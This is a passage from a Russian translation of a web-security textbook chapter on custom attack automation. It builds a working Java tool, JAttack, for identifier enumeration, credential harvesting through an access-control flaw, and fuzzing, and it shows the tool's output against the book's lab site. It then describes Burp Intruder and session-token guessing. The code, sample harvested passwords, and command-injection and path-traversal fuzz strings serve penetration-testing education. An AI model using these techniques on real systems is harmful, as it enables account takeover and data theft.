JAttack - пример простого, но универсального инструмента, показывающего, как любой человек с базовыми навыками программирования может применить специализированную автоматизацию для мощных атак на приложение. Полный исходный код инструмента можно загрузить с сайта-спутника книги mdsec.net. Однако важнее самого кода лежащие в его основе базовые техники, которые мы сейчас объясним.

Вместо того чтобы работать с запросом как с неструктурированным блоком текста, инструмент должен понимать понятие параметра запроса. Это именованный элемент данных, которым можно манипулировать и который присоединяется к запросу определённым способом. Параметры запроса могут находиться в строке запроса URL, в cookie HTTP или в теле POST-запроса. Начнём с создания класса `Param`, который будет хранить соответствующие сведения:

```
// JAttack.java
// by Dafydd Stuttard
import java.net.*;
import java.io.*;

class Param
{
    String name, value;
    Type type;
    boolean attack;

    Param(String name, String value, Type type, boolean attack)
    {
        this.name = name;
        this.value = value;
        this.type = type;
        this.attack = attack;
    }

    enum Type
    {
        URL, COOKIE, BODY
    }
}
```

Во многих ситуациях запрос содержит параметры, которые мы не хотим изменять в данной атаке, но всё же должны включить их, чтобы атака увенчалась успехом. В поле `attack` можно отмечать, подвергается ли конкретный параметр изменению в текущей атаке.

Чтобы специальными способами изменять значение выбранного параметра, инструмент должен понимать понятие атакующих данных. Для разных типов атак нужны разные источники таких данных. Сразу заложим в инструмент некоторую гибкость и создадим интерфейс, который должны реализовывать все источники атакующих данных:

```
interface PayloadSource
{
    boolean nextPayload();
    void reset();
    String getPayload();
}
```

Метод `nextPayload` переводит источник в следующее состояние и возвращает `true`, пока не исчерпаны все атакующие данные. Метод `reset` возвращает состояние к исходной точке. Метод `getPayload` возвращает значение текущих атакующих данных.

В примере с перечислением документов изменяемый нами параметр содержит числовое значение. Поэтому первой реализацией интерфейса `PayloadSource` будет класс, генерирующий числовые атакующие данные. Он позволяет задать диапазон чисел для проверки:

```
class PSNumbers implements PayloadSource
{
    int from, to, step, current;
    PSNumbers(int from, int to, int step)
    {
        this.from = from;
        this.to = to;
        this.step = step;
        reset();
    }

    public boolean nextPayload()
    {
        current += step;
        return current <= to;
    }

    public void reset()
    {
        current = from - step;
    }

    public String getPayload()
    {
        return Integer.toString(current);
    }
}
```

Имея понятия параметра запроса и источника атакующих данных, мы уже располагаем достаточными средствами для создания фактических запросов и обработки ответов сервера. Сначала зададим конфигурацию первой атаки:

```
class JAttack
{
    // attack config
    String host = "mdsec.net";
    int port = 80;
    String method = "GET";
    String url = "/app/ShowPage.ashx";
    Param[] params = new Param[]
    {
        new Param("PageNo", "10069", Param.Type.URL, true),
    };
    PayloadSource payloads = new PSNumbers(10060, 10080, 1);
```

Эта конфигурация содержит основные сведения о цели, создаёт один параметр запроса с именем `PageNo` и задаёт числовому источнику атакующих данных перебор диапазона от 10060 до 10080.

Для перебора серии запросов, которая потенциально может быть нацелена на несколько параметров, нужно хранить некоторое состояние. Используем простой метод `nextRequest`, чтобы переводить механизм запросов в следующее состояние. Он возвращает `true`, пока не исчерпаны все запросы:

```
// attack state
int currentParam = 0;

boolean nextRequest()
{
    if (currentParam >= params.length)
        return false;

    if (!params[currentParam].attack)
    {
        currentParam++;
```

```
        return nextRequest();
    }

    if (!payloads.nextPayload())
    {
        payloads.reset();
        currentParam++;
        return nextRequest();
    }

    return true;
}
```

Этот механизм запросов с состоянием отслеживает текущий целевой параметр и атакующие данные, которые в него следует поместить. Следующий шаг - фактически построить полный HTTP-запрос по этим сведениям. Для этого нужно вставить каждый тип параметра в правильное место запроса и добавить все прочие необходимые заголовки:

```
String buildRequest()
{
    // build parameters
    StringBuffer urlParams = new StringBuffer();
    StringBuffer cookieParams = new StringBuffer();
    StringBuffer bodyParams = new StringBuffer();
    for (int i = 0; i < params.length; i++)
    {
        String value = (i == currentParam) ?
            payloads.getPayload() :
            params[i].value;

        if (params[i].type == Param.Type.URL)
            urlParams.append(params[i].name + "=" + value + "&");
        else if (params[i].type == Param.Type.COOKIE)
            cookieParams.append(params[i].name + "=" + value + "; ");
        else if (params[i].type == Param.Type.BODY)
            bodyParams.append(params[i].name + "=" + value + "&");
    }

    // build request
    StringBuffer req = new StringBuffer();
    req.append(method + " " + url);
    if (urlParams.length() > 0)
        req.append("?" + urlParams.substring(0, urlParams.length() - 1));
    req.append(" HTTP/1.0\r\nHost: " + host);
    if (cookieParams.length() > 0)
        req.append("\r\nCookie: " + cookieParams.toString());
    if (bodyParams.length() > 0)
    {
        req.append("\r\nContent-Type: application/x-www-form-urlencoded");
        req.append("\r\nContent-Length: " + (bodyParams.length() - 1));
        req.append("\r\n\r\n");
        req.append(bodyParams.substring(0, bodyParams.length() - 1));
    }
    else req.append("\r\n\r\n");

    return req.toString();
}
```

> **Примечание.** Если вы пишете собственный код для создания POST-запросов, в каждый запрос нужно включать корректный заголовок `Content-Length`, указывающий фактическую длину тела HTTP, как в предыдущем коде. При передаче неверного `Content-Length` большинство веб-серверов либо обрезают передаваемые вами данные, либо бесконечно ждут поступления новых.

Для отправки запросов нужно открыть сетевые соединения с целевым веб-сервером. Java позволяет легко открыть TCP-соединение, отправить данные и прочитать ответ сервера:

```
String issueRequest(String req) throws UnknownHostException, IOException
{
    Socket socket = new Socket(host, port);
    OutputStream os = socket.getOutputStream();
    os.write(req.getBytes());
    os.flush();

    BufferedReader br = new BufferedReader(new InputStreamReader(
            socket.getInputStream()));
    StringBuffer response = new StringBuffer();

    String line;
    while (null != (line = br.readLine()))
        response.append(line);

    os.close();
    br.close();
    return response.toString();
}
```

Получив ответ сервера на каждый запрос, нужно разобрать его и извлечь сведения, позволяющие выявлять «попадания» в атаке. Для начала просто запишем два интересных элемента: код состояния HTTP из первой строки ответа и общую длину ответа:

```
String parseResponse(String response)
{
    StringBuffer output = new StringBuffer();

    output.append(response.split("\\s+", 3)[1] + "\t");
    output.append(Integer.toString(response.length()) + "\t");

    return output.toString();
}
```

Наконец, теперь всё готово для запуска атаки. Нужен лишь простой обвязочный код, который поочерёдно вызовет все предыдущие методы и будет печатать результаты, пока не будут выполнены все запросы и `nextRequest` не вернёт `false`:

```
void doAttack()
{
    System.out.println("param\tpayload\tstatus\tlength");
    String output = null;

    while (nextRequest())
    {
        try
        {
            output = parseResponse(issueRequest(buildRequest()));
        }
        catch (Exception e)
        {
            output = e.toString();
        }
        System.out.println(params[currentParam].name + "\t" +
                payloads.getPayload() + "\t" + output);
    }
}

public static void main(String[] args)

{
    new JAttack().doAttack();
}
```

Вот и всё! Чтобы скомпилировать и запустить этот код, нужно загрузить с сайта Sun комплект Java SDK и JRE, а затем выполнить:

```
> javac JAttack.java
> java JAttack
```

В нашей примерной конфигурации инструмент выводит:

```
param         payload      status     length
PageNo        10060        500        3154
PageNo        10061        500        3154
PageNo        10062        200        1083
PageNo        10063        200        1080
PageNo        10064        500        3154
...
```

При обычном сетевом соединении и обычной вычислительной мощности JAttack может отправлять сотни отдельных запросов в минуту и выводить существенные сведения. Это позволяет быстро находить действительные идентификаторы документов для дальнейшего исследования.

> **Попробуйте сами!**
>
> mdsec.net

Может показаться, что только что показанная атака ничуть не сложнее исходного примера сценария bash, которому потребовалось всего несколько строк кода. Однако благодаря архитектуре JAttack его легко изменить для гораздо более сложных атак с несколькими параметрами запроса, разными источниками атакующих данных и сколь угодно сложной обработкой ответов. В следующих разделах мы внесём в код JAttack небольшие добавления, которые сделают его значительно мощнее.

Сбор полезных данных

Второе основное применение специализированной автоматизации при атаке на приложение - извлечение полезных или конфиденциальных данных с помощью особым образом сформированных запросов, получающих сведения по одному элементу за раз. Такая ситуация чаще всего возникает, когда вы обнаружили пригодную для эксплуатации уязвимость, например дефект управления доступом, позволяющий обращаться к несанкционированному ресурсу по его идентификатору. Однако она может возникнуть и тогда, когда приложение работает в полном соответствии с замыслом разработчиков. Вот несколько примеров, где автоматизированный сбор данных может быть полезен:

• в приложении интернет-торговли зарегистрированные клиенты могут просматривать ожидающие исполнения заказы. Однако, если определить номера заказов других клиентов, можно просматривать их так же, как собственные;

• функция восстановления забытого пароля опирается на настраиваемый пользователем контрольный вопрос. Можно передать произвольное имя пользователя и просмотреть связанный с ним вопрос. Перебирая список уже перечисленных или предполагаемых имён, можно собрать большой список контрольных вопросов и найти легко угадываемые;

• в приложении рабочего процесса есть функция отображения некоторых базовых сведений об учётной записи конкретного пользователя, включая его уровень привилегий. Перебирая диапазон используемых идентификаторов пользователей, можно получить список всех администраторов и использовать его как основу для подбора паролей и других атак.

Базовый подход к автоматизированному сбору данных по сути похож на перечисление действительных идентификаторов, но теперь вас интересует не только двоичный результат - «попадание» или «промах», - но и извлечение части содержимого каждого ответа в удобной форме.

Рассмотрим следующий запрос, который выполняет вошедший пользователь для отображения сведений о своей учётной записи:

```
GET /auth/498/YourDetails.ashx?uid=198 HTTP/1.1
Host: mdsec.net
Cookie: SessionId=0947F6DC9A66D29F15362D031B337797
```

Хотя эта функция доступна только аутентифицированным пользователям, из-за уязвимости управления доступом любой пользователь может просматривать данные любого другого, просто изменяя параметр `uid`. Ещё одна уязвимость заключается в том, что раскрываемые сведения включают полные учётные данные пользователя. Поскольку значение `uid` нашего пользователя невелико, идентификаторы других пользователей нетрудно предсказать.

Когда показываются сведения о пользователе, исходный код страницы содержит личные данные в такой HTML-таблице:

```
<tr>
    <td>Name: </td><td>Phill Bellend</td>
</tr>
<tr>
    <td>Username: </td><td>phillb</td>
</tr>

<tr>
    <td>Password: </td><td>b3ll3nd</td>
</tr>
...
```

При таком поведении приложения нетрудно провести специализированную автоматизированную атаку, собирающую все хранящиеся в приложении сведения о пользователях, включая учётные данные.

Для этого быстро расширим JAttack, чтобы он мог извлекать и записывать конкретные данные из ответов сервера. Сначала добавим к конфигурации атаки список строк исходного кода, обозначающих интересующее нас содержимое:

```
static final String[] extractStrings = new String[]
{
    "<td>Name: </td><td>",
    "<td>Username: </td><td>",
    "<td>Password: </td><td>"
};
```

Затем добавим к методу `parseResponse` следующий код. Он ищет в каждом ответе все эти строки и извлекает идущее следом содержимое до следующей угловой скобки:

```
for (String extract : extractStrings)
{
    int from = response.indexOf(extract);
    if (from == -1)
        continue;
    from += extract.length();
    int to = response.indexOf("<", from);
    if (to == -1)
        to = response.length();
    output.append(response.subSequence(from, to) + "\t");
}
```

Это всё, что нужно изменить в самом коде инструмента. Чтобы нацелить JAttack на интересующий нас фактический запрос, нужно также обновить конфигурацию атаки:

```
String url = "/auth/498/YourDetails.ashx";
Param[] params = new Param[]
{
    new Param("SessionId", "0947F6DC9A66D29F15362D031B337797",
        Param.Type.COOKIE, false),
    new Param("uid", "198", Param.Type.URL, true),
};
PayloadSource payloads = new PSNumbers(190, 200, 1);
```

Эта конфигурация предписывает JAttack отправлять запросы к нужному URL с двумя необходимыми параметрами: cookie с текущим маркером сеанса и уязвимым идентификатором пользователя. Изменяется только один из них, причём в указанном диапазоне потенциальных номеров `uid`.

Теперь при запуске JAttack мы получаем следующий вывод:

```
uid  190   500   300
uid  191   200   27489     Adam Matthews   sixpack    b4dl1ght
uid  192   200   28991     Pablina S       pablo      puntita5th
uid  193   200   29430     Shawn           fattysh    gr3ggslu7
uid  194   500   300
uid  195   200   28224     Ruth House      ruth_h     lonelypu55
uid  196   500   300
uid  197   200   28171     Chardonnay      vegasc     dangermou5e
uid  198   200   27880     Phill Bellend   phillb     b3ll3nd
uid  199   200   28901     Paul Byrne      byrnsey    l33tfuzz
uid  200   200   27388     Peter Weiner    weiner     skinth1rd
```

Как видно, атака оказалась успешной и захватила сведения о нескольких пользователях. Расширив используемый в атаке числовой диапазон, можно извлечь сведения для входа каждого пользователя приложения, и, будем надеяться, среди них окажутся администраторы.

> **Попробуйте сами!**
>
> mdsec.net
>
> Обратите внимание: если вы запускаете пример кода JAttack против этой лабораторной задачи, нужно изменить URL, cookie сеанса и параметр идентификатора пользователя в конфигурации атаки в соответствии со значениями, выданными вам приложением.

> **Совет.** Вывод данных с разделением табуляцией легко загрузить в табличное ПО вроде Excel для дальнейшей обработки или наведения порядка. Во многих ситуациях вывод операции сбора данных можно использовать как вход для другой автоматизированной атаки.

Фаззинг для поиска распространённых уязвимостей

Третье основное применение специализированной автоматизации не предполагает атаки на какую-либо известную уязвимость ради перечисления или извлечения сведений. Ваша цель - исследовать приложение различными специально сформированными атакующими строками, рассчитанными на вызов аномального поведения при наличии конкретных распространённых уязвимостей в приложении. Этот тип атаки гораздо менее сфокусирован, чем описанные выше, по следующим причинам:

• обычно он предполагает передачу одного и того же набора атакующих данных в качестве каждого параметра каждой страницы приложения, независимо от обычного назначения каждого параметра

и типа данных, которые ожидает получить приложение. Эти атакующие данные иногда называют фаззинговыми строками;

• вы заранее не знаете точно, как выявлять «попадания». Вместо наблюдения за определённым признаком успеха в ответах приложения обычно нужно захватывать в понятной форме как можно больше сведений. Затем их можно легко просмотреть и найти случаи, где атакующая строка вызвала в приложении аномальное поведение, заслуживающее дальнейшего исследования.

Как вы уже видели при рассмотрении различных распространённых дефектов веб-приложений, некоторые уязвимости проявляются в поведении приложения определёнными узнаваемыми способами, например конкретным сообщением об ошибке или кодом состояния HTTP. На эти сигнатуры уязвимостей иногда можно положиться при выявлении распространённых дефектов, и именно с их помощью автоматизированные сканеры уязвимостей приложений находят большинство своих результатов (см. главу 20). Однако в принципе любая пробная строка, переданная приложению, может вызвать любое неожиданное поведение, которое в своём конкретном контексте указывает на уязвимость. Поэтому опытный злоумышленник, использующий специализированные автоматизированные техники, обычно гораздо эффективнее любого полностью автоматизированного инструмента. Он может интеллектуально анализировать каждую существенную деталь ответов приложения, мыслить как архитект и разработчик приложения, а также замечать и исследовать необычные связи между запросами и ответами так, как не способен ни один современный инструмент.

Автоматизация особенно полезна для поиска уязвимостей в большом и сложном приложении с десятками динамических страниц, каждая из которых принимает много параметров. Проверить вручную каждый запрос и отслеживать существенные детали ответов на связанные запросы почти невозможно. Единственный практичный способ исследовать такое приложение - применить автоматизацию для повторения многих трудоёмких задач, которые иначе пришлось бы выполнять вручную.

Обнаружив и эксплуатировав нарушенные средства управления доступом в предыдущем примере, мы могли бы также провести фаззинг, чтобы найти различные уязвимости обработки входных данных. Для первоначального исследования поверхности атаки мы решаем поочерёдно передать в каждом параметре следующие строки:

• `'` - в некоторых случаях SQL-инъекции эта строка вызывает ошибку;

• `;/bin/ls` - в некоторых случаях инъекции команд эта строка вызывает неожиданное поведение;

• `../../../../../etc/passwd` - эта строка вызывает иной ответ в некоторых случаях дефекта обхода путей;

• `xsstest` - если эта строка копируется в ответ сервера, приложение может быть уязвимо для межсайтового скриптинга.

Расширим JAttack для создания таких атакующих данных, реализовав новый источник:

```
class PSFuzzStrings implements PayloadSource
{
    static final String[] fuzzStrings = new String[]
    {
        "'", ";/bin/ls", "../../../../../etc/passwd", "xsstest"
    };
    int current = -1;

    public boolean nextPayload()
    {
        current++;
        return current < fuzzStrings.length;
    }

    public void reset()
```

```
    {
        current = -1;
    }

    public String getPayload()
    {
        return fuzzStrings[current];
    }
}
```

> **Примечание.** Любая серьёзная атака для поиска дефектов безопасности приложения должна применять много других строк, чтобы найти иные слабые места и другие варианты уже упомянутых дефектов. Более полный список строк, эффективных при фаззинге веб-приложения, приведён в главе 21.

Для фаззинга через JAttack нужно также расширить код анализа ответов, чтобы он предоставлял больше сведений о каждом полученном ответе. Простой способ значительно улучшить этот анализ - искать в каждом ответе ряд типичных строк и сообщений об ошибках, которые могут указывать на аномальное поведение, и записывать все их вхождения в вывод инструмента.

Сначала добавим к конфигурации атаки список искомых строк:

```
static final String[] grepStrings = new String[]
{
    "error", "exception", "illegal", "quotation", "not found", "xsstest"
};
```

Затем добавим к методу `parseResponse` следующий код, чтобы искать эти строки в каждом ответе и записывать все найденные:

```
for (String grep : grepStrings)
    if (response.indexOf(grep) != -1)
        output.append(grep + "\t");
```

> **Совет.** Эта функция поиска в JAttack часто оказывается полезной и при перечислении идентификаторов в приложении. Нередко самым надёжным признаком «попадания» служит присутствие или отсутствие конкретного выражения в ответе приложения.

Этого достаточно для создания базового фаззера веб-приложений. Для фактической атаки нужно лишь обновить конфигурацию JAttack, чтобы он атаковал оба параметра запроса и использовал наши фаззинговые строки в качестве атакующих данных:

```
String host = "mdsec.net";
int port = 80;
String method = "GET";
String url = "/auth/498/YourDetails.ashx";
Param[] params = new Param[]
{
    new Param("SessionId", "C1F5AFDD7DF969BD1CD2CE40A2E07D19",
        Param.Type.COOKIE, true),
    new Param("uid", "198", Param.Type.URL, true),
};

PayloadSource payloads = new PSFuzzStrings();
```

После этого можно запустить атаку. За несколько секунд JAttack передаст каждые атакующие данные в каждом параметре запроса, что вручную заняло бы как минимум несколько минут. Ручной просмотр и анализ полученных необработанных ответов потребовал бы ещё больше времени.

Следующая задача - вручную изучить вывод JAttack и попытаться найти аномальные результаты, которые могут указывать на уязвимость:

```
param      payload                      status  length
SessionId  '                            302     502
SessionId  ;/bin/ls                     302     502

SessionId  ../../../../../../etc/passwd 302     502
SessionId  xsstest                      302     502
uid        '                            200     2941    exception  quotation
uid        ;/bin/ls                     200     2895    exception
uid        ../../../../../../etc/passwd 200     2915    exception
uid        xsstest                      200     2898    exception  xsstest
```

В запросах, изменяющих параметр `SessionId`, приложение отвечает перенаправлением одинаковой длины. Такое поведение не указывает на уязвимость. Это неудивительно: изменение маркера сеанса при выполненном входе обычно делает текущий сеанс недействительным и вызывает перенаправление на страницу входа.

Параметр `uid` интереснее. Все его изменения вызывают ответ со строкой `exception`. Длины ответов различаются, а значит, разные атакующие данные приводят к разным ответам, и это, вероятно, не просто общее сообщение об ошибке. Более того, при передаче одинарной кавычки ответ приложения содержит строку `quotation`, которая, скорее всего, входит в сообщение об ошибке SQL. Возможно, здесь есть SQL-инъекция, и её следует проверить вручную (см. главу 9). Кроме того, атакующие данные `xsstest` отражаются в ответе приложения. Это поведение следует исследовать глубже, чтобы определить, можно ли использовать сообщение об ошибке для межсайтового скриптинга (см. главу 12).

> **Попробуйте сами!**
>
> mdsec.net

Собираем всё вместе: Burp Intruder

Инструмент JAttack состоит менее чем из 250 строк простого кода, но за несколько секунд он обнаружил не менее двух потенциально серьёзных уязвимостей, фаззируя один запрос к приложению.

И всё же, несмотря на мощность JAttack, как только вы начнёте использовать подобный инструмент для специализированных автоматизированных атак, вы быстро обнаружите дополнительные функции, которые сделали бы его ещё полезнее. В текущем виде каждый целевой запрос нужно задавать в исходном коде инструмента, а затем перекомпилировать его. Было бы лучше читать эти сведения из файла конфигурации и динамически строить атаку во время выполнения. В сущности, было бы намного лучше иметь удобный пользовательский интерфейс, позволяющий за несколько секунд настроить каждую из описанных атак.

Во многих ситуациях нужна большая гибкость при создании атакующих данных, а значит, гораздо более развитые их источники, чем те, что мы создали. Часто нужны поддержка SSL и HTTP-аутентификации, многопоточные запросы, автоматический переход по перенаправлениям и автоматическое кодирование необычных символов в атакующих данных. Иногда изменение только одного параметра за раз оказывается слишком жёстким ограничением: хочется вставлять один источник атакующих данных в один параметр, а другой - в другой. Было бы хорошо сохранять все ответы приложения для удобного обращения, чтобы можно было немедленно изучить интересный ответ, понять происходящее и даже вручную поэкспериментировать с соответствующим запросом и повторно его отправить. Кроме многократного изменения и отправки одного запроса, в некоторых

ситуациях нужно обрабатывать многоэтапные процессы, сеансы приложения и уникальные для каждого запроса маркеры. Было бы также хорошо интегрировать инструмент с другими полезными средствами, например с прокси и сканером ссылок, чтобы не приходилось постоянно копировать сведения туда и обратно.

Burp Intruder - уникальный инструмент, реализующий всю эту функциональность. Он специально создан для всевозможных специализированных автоматизированных атак с минимальной конфигурацией и представляет результаты с обилием подробностей, что позволяет быстро сосредоточиться на «попаданиях» и других аномальных тестовых случаях. Он также полностью интегрирован с остальными инструментами Burp Suite. Например, можно перехватить запрос в прокси, передать его в Intruder для фаззинга, а интересные результаты передать в Repeater, чтобы подтвердить и эксплуатировать всевозможные уязвимости.

Мы опишем базовые функции и конфигурацию Burp Intruder, а затем рассмотрим несколько примеров его применения для специализированных автоматизированных атак.

Размещение атакующих данных

Burp Intruder использует концептуальную модель, похожую на модель JAttack: атакующие данные размещаются в определённых позициях запроса и берутся из одного или нескольких источников. Однако Intruder не ограничен вставкой строк только в значения фактических параметров запроса. Их можно размещать в части значения параметра, в имени параметра или вообще в любом месте заголовков или тела запроса.

После выбора конкретного запроса как основы атаки каждая позиция атакующих данных задаётся парой маркеров, обозначающих начало и конец точки вставки, как показано на рисунке 14-1.




Рисунок 14-1. Размещение атакующих данных

Когда атакующие данные вставляются в конкретную позицию, весь текст между маркерами заменяется ими. Когда они в позицию не вставляются, вместо них передаётся текст между маркерами. Это необходимо, чтобы проверять по одному параметру за раз, оставляя остальные неизменными, как при фаззинге приложения. По кнопке Auto Intruder размещает позиции атакующих данных на значениях всех параметров URL, cookie и тела, автоматизируя утомительную задачу, которая в JAttack выполнялась вручную.

Тип атаки sniper будет нужен вам чаще всего. Он работает так же, как механизм запросов JAttack: нацеливается на одну позицию за раз, передаёт в ней все атакующие данные, а затем переходит к следующей. Другие типы атак позволяют одновременно атаковать несколько позиций разными способами, используя несколько наборов атакующих данных.

Выбор атакующих данных

Следующий шаг при подготовке атаки - выбрать набор атакующих данных для вставки в заданные позиции. Intruder содержит много встроенных функций для их создания, включая:

• списки предустановленных и настраиваемых элементов;

• настраиваемый перебор атакующих данных по любой синтаксической схеме. Например, если приложение использует имена пользователей вида `ABC45D`, пользовательский итератор может перебрать весь диапазон возможных имён;

• замена символов и регистра. Начиная со списка атакующих данных, Intruder может изменять отдельные символы и их регистр, чтобы создавать варианты. Это может быть полезно при полном

переборе паролей. Например, строку `password` можно преобразовать в `p4ssword`, `passw0rd`, `Password`, `PASSWORD` и так далее;

• числа для перебора идентификаторов документов, маркеров сеансов и так далее. Их можно создавать в десятичном или шестнадцатеричном виде, как целые или дробные, последовательно, с заданным шагом или случайно. Случайные числа в заданном диапазоне полезны при поиске «попаданий», если вы представляете примерный порядок величины действительных значений, но не нашли надёжной закономерности для их экстраполяции;

• даты, которые в некоторых ситуациях можно использовать так же, как числа. Например, если форма входа требует дату рождения, эта функция позволяет полным перебором проверить все допустимые даты в заданном диапазоне;

• недопустимые кодировки Unicode, с помощью которых можно обходить некоторые фильтры входных данных, передавая альтернативные кодировки вредоносных символов;

• блоки символов для поиска уязвимостей переполнения буфера (см. главу 16);

• функция полного перебора, создающая все перестановки определённого набора символов в заданном диапазоне длин. В большинстве ситуаций эта функция служит крайним средством из-за огромного числа создаваемых запросов. Например, полный перебор всех возможных шестизначных паролей из одних строчных букв создаёт более трёх миллионов перестановок - больше, чем практично проверить при только удалённом доступе к приложению;

• функции «искажения символов» (character frobber) и «инвертирования битов» (bit flipper), систематически изменяющие части существующего значения параметра для проверки обработки приложением малозаметных изменений (см. главу 7).

Помимо функций создания атакующих данных можно задать правила их произвольной обработки перед использованием. Сюда входят операции со строками и регистром, кодирование и декодирование по различным схемам и хэширование. Так можно строить эффективные атакующие данные во многих необычных ситуациях.

Burp Intruder по умолчанию URL-кодирует все символы, которые могут сделать запрос недействительным при помещении в запрос в буквальном виде.

Настройка анализа ответов

Для многих типов атак следует определить атрибуты ответов сервера, которые вас интересуют. Например, при перечислении идентификаторов может потребоваться искать в каждом ответе определённую строку. При фаззинге можно искать большое число типичных сообщений об ошибках и тому подобного.

По умолчанию Burp Intruder записывает в таблицу результатов код состояния HTTP, длину ответа, все заданные сервером cookie и время получения ответа. Как и JAttack, Burp Intruder можно дополнительно настроить на специальный анализ ответов приложения для выявления интересных случаев, которые могут указывать на уязвимость или заслуживают дальнейшего исследования. Можно задать строки или регулярные выражения для поиска в ответах, пользовательские строки для управления извлечением данных из ответов, а также проверку наличия в каждом ответе самих атакующих данных для поиска межсайтового скриптинга и других уязвимостей с внедрением в ответ. Эти параметры можно задать перед запуском атаки и применить к результатам уже запущенной атаки.

Задав позиции и источники атакующих данных и необходимый анализ ответов сервера, можно запускать атаку. Кратко рассмотрим, как Intruder применяется для некоторых типичных специализированных автоматизированных атак.

Атака 1: перечисление идентификаторов

Предположим, вы атакуете приложение, поддерживающее самостоятельную регистрацию анонимных пользователей. Вы создаёте учётную запись, входите в приложение и получаете минимальный доступ к функциям. На этом этапе очевидный интерес представляют маркеры сеанса. Несколько входов, выполненных последовательно с небольшими интервалами, создают такую последовательность:

```
000000-fb2200-16cb12-172ba72551
000000-bc7192-16cb12-172ba7279e
000000-73091f-16cb12-172ba729e8
000000-918cb1-16cb12-172ba72a2a
000000-aa820f-16cb12-172ba72b58
000000-bc8710-16cb12-172ba72e2b
```

Следуя этапам, описанным в главе 7, вы анализируете эти маркеры. Очевидно, что примерно половина маркера не меняется, но вы также обнаруживаете, что вторая часть маркера вообще не обрабатывается приложением. Полное изменение этой части не делает маркеры недействительными. Кроме того, хотя последняя часть не является тривиально последовательной, она явно некоторым образом увеличивается. Это выглядит многообещающей возможностью для атаки с перехватом сеанса.

Чтобы автоматизировать эту атаку, нужно найти одну пару запрос/ответ, позволяющую выявлять действительные маркеры. Обычно для этой цели подходит любой запрос аутентифицированной страницы приложения. Вы решаете атаковать страницу, которая показывается каждому пользователю после входа:

```
GET /auth/502/Home.ashx HTTP/1.1
Host: mdsec.net
Cookie: SessionID=000000-fb2200-16cb12-172ba72551
```

С учётом того, что вам известно о структуре и обработке маркеров сеанса, в атаке нужно изменять только последнюю часть маркера. Более того, из выявленной последовательности следует, что наиболее продуктивная первоначальная атака должна изменять лишь несколько последних цифр маркера. Поэтому вы настраиваете в Intruder одну позицию атакующих данных, как показано на рисунке 14-2.

